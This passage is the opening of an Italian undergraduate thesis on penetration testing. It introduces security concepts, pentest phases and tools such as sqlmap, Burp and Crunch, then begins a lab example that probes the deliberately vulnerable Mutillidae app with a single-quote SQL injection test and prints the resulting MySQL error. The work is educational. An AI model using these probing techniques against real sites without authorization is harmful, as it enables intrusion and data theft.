Università degli Studi di Camerino

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica

Penetration Test: case study SQL Injection e Cross-Site Scripting

Laureanda

Maria Chiara Morici

Matricola 080079

Relatore

Prof. Fausto Marcantoni

ANNO ACCADEMICO 2011/2012

A Violetta.

“Your time is limited, so don't waste it living someone else's life.

Don't be trapped by dogma, which is living with the results of other people's thinking.

Don't let the noise of others’ opinions drown out your own inner voice.

And most important, have the courage to follow your heart and intuition.

They somehow already know what you truly want to become.

Everything else is secondary.”

Steve Jobs.

Indice

Introduzione

Nell'epoca odierna lo sviluppo tecnologico sta compiendo passi da gigante.

Se pensiamo che il nostro telefono di ultima generazione sia imbattibile e che non può esistere nulla di meglio, ecco che in poco tempo ne uscirà una versione nuova, con altre mille implementazioni e caratteristiche impensabili.

Oramai non esistono più le cosiddette barriere geografiche. Grazie all'e-commerce siamo in grado di acquistare qualsiasi cosa si trovi dall'altro capo del mondo, grazie a molte applicazioni siamo in grado di tenerci in contatto con persone che si trovano all'estero, di condividere con tutti esperienze, viaggi, feste; grazie al nostro telefono di ultima generazione siamo in grado di avere una connessione ovunque noi ci troviamo. E chissà il futuro cosa ci riserva.

Tutta questa enfasi per la tecnologia e per lo sviluppo ha sicuramente portato molti vantaggi all'interno della nostra vita. Ma non è tutto oro ciò che luccica.

Molto spesso non ci domandiamo dove vanno a finire quelle montagne di dati personali che ogni giorno immettiamo nel web, cosi come la maggior parte di noi non si domanda come vengono gestiti. Pensiamo, ad esempio, al commercio online. Per effettuare una transazione, dobbiamo inserire i dati della nostra carta di credito, specificando il nostro nome, il nostro cognome e molti altri dati. Sicuramente, esistono molti sistemi di controllo, ma come possiamo essere certi che nessuno possa intercettarli?

Per fortuna, dalla nostra parte, abbiamo un ramo dell'informatica che si è venuto a creare da pochi anni ed è la sicurezza informatica. Prima, infatti, era competenza del singolo individuo crearsi una sorta di difesa. Oggi, la sicurezza informatica, ci fornisce strumenti e applicazioni capaci di intercettare un pericolo nel caso in cui ci sia una falla nel sistema oppure prevenire attacchi che hanno lo scopo di rubare informazioni personali.

Lo scopo di questo documento è quello di far conoscere due delle tecniche più importanti e dannose a cui un applicazione web può essere soggetta: SQL Injection e

Cross-Site Scripting. Andremo a vedere come si comportano, come riconoscere le vulnerabilità che appartengono loro e come prevenirle.

Tutte le immagini presenti in questa tesi sono state prese dai test che ho personalmente effettuato.

Struttura della tesi

Nel primo capitolo parleremo, a grandi linee, della sicurezza informatica, di come si è sviluppata negli anni, di cosa si occupa e come tutela i sistemi informatici. Successivamente spiegheremo il significato di vulnerabilità, concetto essenziale per la comprensione di questo documento, e le varie forme in cui si può manifestare. Infine, introdurremo il concetto di hacker, o per meglio dire dell'attaccante, la persona alla quale dobbiamo prestare maggiore attenzione.

Nel secondo capitolo, spiegheremo cos'è e in che cosa consiste un *penetration test*. Vedremo in dettaglio quali sono le parti fondamentali per la riuscita di un buon test e spiegheremo quali sono i migliori tool da usare fase per fase. Infine, grazie all' aiuto di molte immagini, porteremo un esempio di penetration test.

Con il terzo capitolo entreremo nel vivo di questo documento. Il tema principale è la SQL Injection: spiegheremo di che cosa si tratta e come fare per riconoscere una vulnerabilità di questo tipo. Verranno esposte poi le tecniche con cui viene effettuato un attacco del genere e si parlerà separatamente di come agisce un attacco di tipo SQL Injection base e di tipo Blind SQL Injection, ossia un attacco "alla cieca". Il primo caso sarà seguito da un esempio pratico, compreso di immagini, per una comprensione migliore. Nel secondo verranno illustrati i modi per superare le difficoltà che hanno attribuito a questo tipo di attacco l'aggettivo *blind.*

Il quarto capitolo, invece, parlerà dell'altro grande tipo di vulnerabilità: il Cross-Site Scripting. Anche qui, come per la SQL Injection, verrà spiegato in cosa consiste, come agisce e quali sono i tipi di vulnerabilità a cui è soggetto. Verranno esposte le varie tecniche e i vari tipi di XSS. Per ognuno di questi, verrà data una descrizione dettagliata e un esempio pratico.

Nel quinto capitolo, verranno spiegate alcune delle tecniche principali per quanto riguarda la protezione da questi due tipi di attacco. Una sezione parlerà di come

prevenire ed, eventualmente, curare vulnerabilità di tipo SQL Injection, un'altra invece sarà dedicata interamente alla protezione contro il Cross-Site Scripting.

Capitolo 1

Introduzione alla sicurezza informatica

1.1 La sicurezza informatica

La sicurezza informatica è una branca dell'informatica atta all'analisi dei rischi, delle vulnerabilità e delle minacce di un sistema informatico, definito generalmente dall' insieme dei dati e dalle risorse hardware e software che ne fanno parte.

Gli scopi principali della sicurezza informatica sono quindi quelli di garantire l'integrità dei dati, assicurare la confidenzialità e quindi garantire che solo le persone autorizzate abbiano accesso alle risorse, mantenere il corretto funzionamento del sistema di informazione.

Negli ultimi anni, con lo sviluppo di Internet e conseguentemente della tecnologia che ne fa uso, il problema della sicurezza informatica si è accresciuto in modo significativo, portando così alla luce la figura di un nuovo tipo di utente, quello dell'hacker.

Sono proprio quest'ultimi coloro che cercano di scovare le vulnerabilità di un sistema e che, attraverso l'uso di software particolari, a volte creati da loro stessi, si intrufolano abusivamente all'interno del sistema, riuscendo ad ottenere piena disponibilità della macchina, per gestire risorse e dati senza avere i giusti requisiti richiesti.

In sostanza Internet ha certamente cambiato la vita sia al singolo individuo sia a tutti quei sistemi che offrono un servizio pubblico non solo in meglio, rendendo disponibili strumenti di comunicazione molto potenti, bensì anche in peggio, esponendoli a quasi gli stessi rischi che si correrebbero girando per strada.

Non si può negare infatti, che si è passati in pochi anni da una situazione in cui si guardava con diffidenza alla rete e a tutti i servizi che esso offre, ad un'altra in cui si è persa ogni remora e vi è un eccessiva fiducia di tutto ciò che riguarda Internet. [1]

1.2 Le vulnerabilità

Ma cosa sono quindi le vulnerabilità?

Una vulnerabilità è una debolezza, una "falla" nel sistema informatico che se ben sfruttata può provocare gravi danni o anche gravi perdite.

La scoperta delle vulnerabilità di un sistema è il primo passo da compiere se si vuole effettuare un penetration test.

Fondamentalmente esistono tre tipologie di vulnerabilità che corrispondono alle tre componenti principali di un sistema informatico [2]:

- Vulnerabilità Hardware
- Vulnerabilità Software
- Vulnerabilità dei dati

Le vulnerabilità hardware sono quelle più facili da sferrare in quanto la parte hardware di un sistema è quella visibile e quindi si può semplicemente cambiare, rimuovere, aggiungere una periferica e/o intercettare il traffico da/verso esse.

Le vulnerabilità software sono quelle che permettono la cancellazione, la modifica o l'inserimento in modo maligno del software. Sono intuibili i molteplici usi che possono esserci nello sfruttare una vulnerabilità del genere, basti pensare ad un operatore bancario che grazie alle sue conoscenze informatiche riesce a rubare 0,01 euro nel conto di ogni persona. Chi mai si accorgerebbe di un centesimo mancante?

Le vulnerabilità dei dati, al contrario di quelle hardware e software, non hanno una vita lunga e soprattutto se non bene contestualizzati, possono avere valore minimo. Se da un lato questo può far pensare che la vulnerabilità del dato sia meno importante rispetto alle due precedenti dall'altro la scoperta del contesto e del buon uso che se ne può ricavare diventa un'arma molto potente. Basti pensare di avere per le mani il nome utente e password dell'amministratore di un sito o di un azienda.

Per valutare il livello di sicurezza e l'efficacia dei sistemi di sicurezza vengono attuati dei processi chiamati *Vulnerability Assessment*.

1.3 Hacker: una vera minaccia?

Abbiamo precedentemente introdotto con il termine *hacker* quella persona che grazie alle sue molteplici conoscenze informatiche, riesce ad entrare dentro un sistema vulnerabile.

Nella concezione odierna, il termine *hacking*, ha un'accezione del tutto negativa in quanto vengono associati ad esso aspetti illegali.

Quanto appena detto però non è del tutto vero.

L' individuazione di vulnerabilità può essere usata in diversi modi. Da un lato per risolvere un problema come, ad esempio, riuscire ad accedere ad un sistema informatico per poi migliorare il sistema stesso e renderlo più sicuro, dall'altro per creare un ulteriore problema come, ad esempio, riuscire ad accedere ad un sistema, rubando tutti i dati che vi sono all'interno.

E' per questo quindi che distinguiamo un hacker da un *cracker*.

Il primo è un individuo che studia un sistema, trova le cosiddette "falle" e mette a punto metodi originali e strumenti per rendere sicuro un sistema e non per danneggiarlo. Di contro il secondo, il cracker, è colui il cui unico scopo è quello di rompere ("*to crack*") il sistema, utilizzando le stesse tecniche dell'hacker ma senza apportare originalità né tanto meno un contributo al miglioramento. [3]

Ovviamente, non è solo il campo informatico ad essere attaccato ma anche la singola persona. Si pensi infatti alla *social engineering* tecnica basata su aspetti sociologici e psicologici che sfrutta l'ingenuità dell'individuo per estrapolare informazioni molto personali.

Esistono poi anche altri soggetti coinvolti a seconda del tipo di attacco che si va ad effettuare [4]:

- White hat: individui che cercano le varie vulnerabilità in sistemi informatici e le riportano al possessore del sistema in modo da poter risolvere il problema. Ad un White hat interessa la sicurezza di un sistema, al contrario, ad un black hat interessa violarlo.

- Black hat: persone che usano la loro conoscenza in fatto di computer system per accedere al sistema di cui non hanno l'autorizzazione, di solito per fini personali o scopi finanziari. Il cracker è un esempio di black hat.
- Phreaker: individui che manipolano la rete mobile per poter accedere a funzioni che non sono permesse. Un tipico esempio è irrompere nelle rete mobile, spesso a pagamento, per poter chiamare a costo zero.
- Spammer: un individuo che manda una gran quantità di e-mail, grazie all'uso, molto spesso, di virus.
- Phisher: usa e-mail o altri tricks per prendere informazioni sensibili sull' utente, come il numero di carta di credito o le eventuali password.

Capitolo 2

Penetration Test

2.1 Cos'è

Si parla di penetration test quando un hacker testa le varie vulnerabilità di un sistema identificate durante un "*vulnerability assessment*" per quantificare quanto effettivamente grande sia la minaccia di questa vulnerabilità.
Lo scopo principale è quello di entrare nel sistema per ottenere il completo controllo del dominio. Si ha questo controllo assoluto quando si ottengono i privilegi di root o quando si ha accesso al sistema tramite il dominio dell'amministratore. Ovviamente, durante un penetration test un hacker può anche arrivare "solamente" ad ottenere l'accesso ad un database che quasi sempre può contenere le password degli utenti e altri documenti confidenziali.

2.2 Fasi

Per effettuare un buon attacco, come tutte le cose, bisogna procedere per passi. Di seguito verranno elencate le generiche fasi che compongono un penetration test [5].

2.2.1 Raccolta d'informazioni

La raccolta d'informazioni è sicuramente il passo più importante. Più cose si conoscono della vittima, meglio riusciremo a giostrarci nell'attacco. Pensiamo infatti ad un ladro che vuole entrare in una casa: prima di introdursi, deve sapere le abitudini e gli orari degli inquilini, cosi come deve sapere, ad esempio, quale finestra o porta è il "punto debole" della casa.

Lo stesso avviene per chi vuole introdursi in un determinato sistema. Deve sapere più cose possibili sull'architettura della piattaforma, sul dominio, sulle porte attive, sul range degli indirizzi IP.
Una volta che si sono acquisite più informazioni possibili, si può passare alla fase successiva.

2.2.2 Ricerca di vulnerabilità

Un vulnerability assessment è un processo grazie al quale si identificano e quantificano le vulnerabilità di un sistema.
Questa attività permette di avere una panoramica dello stato di sicurezza della infrastruttura tecnologica consentendo ad evidenziarne le potenziali vulnerabilità e ad implementare conseguentemente migliori politiche di sicurezza.
Le informazioni elaborate in un *vulnerability assessment*, riportate in appositi report, consentono di delineare piani di analisi più mirati. Dato l'alto numero di nuove vulnerabilità che vengono scoperte ogni giorno è fondamentale svolgere un vulnerability assessment con la giusta frequenza al fine di assicurarsi che le configurazioni dei sistemi siano corrette e le opportune patch di sicurezza applicate.
La ricerca di vulnerabilità del sistema può essere effettuata da diversi programmi, chiamati *vulnerability scanner.* Questo scanner ci assicura che esiste una vulnerabilità ma non tenta di compromettere il sistema.
In questo contesto per la ricerca di vulnerabilità abbiamo usato due diversi tool:

- Nmap [6]: per esteso *Network mapper,* è un programma usato principalmente per l'auditing e la network exploitation. Le principali funzioni di Nmap sono quelle di rintracciare gli host presenti nella rete, enumerare le varie porte aperte, determinare in modo remoto il sistema operativo del dispositivo di rete che si sta interrogando.

  Dato il contesto che stiamo trattando, l'opzione più utile al momento è l'identificazione delle porte aperte. L'output di Nmap sarà una tabella contenente diverse entries quali: il numero di porta, il protocollo in uso, il nome

del servizio e lo stato attuale (open, closed, filtered, unfiltered, open|filtered, closed|filtered)




Figura 2.1 Schermata Nmap

- Nessus [7]: è un software proprietario di tipo client/server, sviluppato dalla Tenable Network Security. Tramite lo scan e l'abilitazione di plug-in appositamente configurabili a seconda della tipologia di host e vulnerabilità che si andrà ad analizzare, rileva le vulnerabilità presenti suggerendo le possibili soluzioni creando report di facile analisi in vari formati.

  Inizialmente viene effettuato un *port scanning* per determinare quali sono le porte aperte e successivamente prova in queste diversi exploits.




Figura 2.2 Schermata Nessus

2.2.3 Exploit delle vulnerabilità

Con il termine *exploit* (la cui traduzione significa "sfruttare") si identifica un pezzo di software o una sequenza di comandi che sfrutta un bug, un glitch o una vulnerabilità per causare inaspettati comportamenti su un computer, sia per quanto riguarda lato software che hardware. Questo comportamento include anche prendere il controllo del computer o acquisire privilegi di root o addirittura causare il *denial of service*.

Esistono diversi modi per classificare gli exploits ma il più comune è come l'exploit entra in contatto con la vulnerabilità software. Abbiamo quindi l'exploit *remoto* che lavora sfruttando la network e irrompe nella sicurezza del sistema senza un precedente accesso al sistema oppure l'exploit *locale* che richiede un precedente accesso e di norma accresce la possibilità di ottenere privilegi di root alla persona che sta usando l'exploit. E' quindi evidente la correlazione tra vulnerabilità e exploit: ad ogni vulnerabilità si può associare un exploit.

Esistono poi anche altri tipi di exploit, come gli *zero-days exploit*, ossia degli exploits associati a delle vulnerabilità rese note al pubblico per poco tempo e che sono successivamente sistemate tramite patch.

I programmi usati in questo contesto sono stati:

- Sqlmap [8]: è un software open source per penetration test usato per la verifica e l'exploitation di vulnerabilità di tipo *Code Injection*. Sqlmap supporta una vasta gamma di database come MySql, Oracle, Microsoft Access giusto per citare i più importanti. Inoltre, supporta anche 5 tipi di Sql Injection: boolean-based blind, time-based blind, error-based, UNION query, stacked query e out-of-band.




Figura 2.3 Schermata Sqlmap

- Burp-Suite [9]: Come già intuibile dal nome Burp è una suite dotata di proxy che durante il test sul sito vittima ha il ruolo di man-in-the-middle, ossia si frappone tra il nostro browser e la vittima. Questo proxy si mette in ascolto sulla porta 8080 ed intercetta tutte le richieste mandate dal browser. E' proprio con questa funzione che possiamo capire, grazie a dei piccoli accorgimenti, se il sito è vulnerabile o no.




Figura 2.4 Schermata Burp-Suite

2.2.4 Scalata dei privilegi

A questo punto del nostro percorso, se abbiamo trovato una falla e abbiamo saputo sfruttarla, il prossimo passo sarà quello di accedere a parti di un applicazione web alla quale senza le dovute autorizzazioni non saremmo potuti accedere.

Possiamo avere due tipi di scalata: [10]

- Scalata verticale: quando otteniamo delle autorizzazioni o privilegi superiori a quelli normalmente avuti. Per fare un esempio, un impiegato che ha accesso a parti riservate esclusivamente all'amministratore.
- Scalata orizzontale: quando otteniamo l'accesso a risorse con gli stessi privilegi che normalmente abbiamo ma in un area di competenza diversa. Per riprendere l'esempio di sopra, quando l'impiegato A, addetto al reparto Inventario, ha accesso tramite l'account dell'impiegato B, addetto al reparto Manutenzione.

Esempi lampanti di *privilege escalation* sono proprio SQL Injection e Cross-Site Scripting.

Un software che abbiamo usato per questa fase è stato *Crunch*.

- Crunch [11]: questo programma non è nient'altro che un generatore di parole e/o numeri. A seconda degli input dati, crunch effettua delle permutazioni e il risultato di ritorno sarà una lista con tutte le possibili parole e/o numeri che possiamo trovare con le precedenti impostazioni date in input. [12]

In particolare il comando da console sarà:

```
. /crunch [minlength] [maxlength] -p [charset]
```




Figura 2.5 Schermata Crunch ed esempio di comando

2.2.5 Mantenere l'accesso

Una volta ottenuto l'accesso alla macchina vittima possiamo decidere se utilizzare il sistema attaccato e le sue risorse come base per altri attacchi ad altri sistemi, oppure possiamo scegliere di tenere un basso profilo e cercare altre vulnerabilità.

Questi ultimi si avvalgono di programmi come back door e Trojan per ottenere un accesso ripetuto al sistema. In particolare con i Trojans possiamo riuscire ad intercettare username, password e altri dati sensibili appartenuti alla vittima.

2.3 Esempio pratico

Per fare un esempio pratico di come si effettua un penetration test usiamo due macchine virtuali installate su Wmware [13], rispettivamente *BackTrack 5 R3* [14] e *Windows 7* [15] dove, a sua volta, abbiamo installato un applicazione web, sviluppata per performare penetration test, di nome *Mutillidae*. Useremo anche *Burp-suite* e *Sqlmap.*

Per prima cosa troviamo una pagina vulnerabile. Per nostra fortuna, Mutillidae fornisce già una lista con le pagine vulnerabili e il tipo di vulnerabilità a cui sono soggette.

Scegliamo

http://192.168.219.132/mutillidae/index.php?page=view-someones-blog.php

Ed assicuriamoci che l'intercettazione su Burp sia attiva, quindi dalla pagina vulnerabile selezioniamo un autore e vediamo che tipo di risposta abbiamo su Burp.





Figura 2.6 Intercettazione di Burp-Suite

Vediamo se la pagina è vulnerabile sostituendo “author=john[...]” con “author=’[...]” e rispediamo la risposta al server. Se la pagina darà un qualsiasi errore, allora questa è vulnerabile. Per nostra fortuna, la risposta è la seguente:



Error Message

Failure is always an option	
Line	170
Code	0
File	C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php
Message	C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' ORDER BY date DESC LIMIT 0 , 100' at line 2 client_info: mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 $ host_info: localhost via TCP/IP) Query: SELECT * FROM blogs_table WHERE blogger_name like ''%' ORDER BY date DESC LIMIT 0 , 100 (0) [Exception]
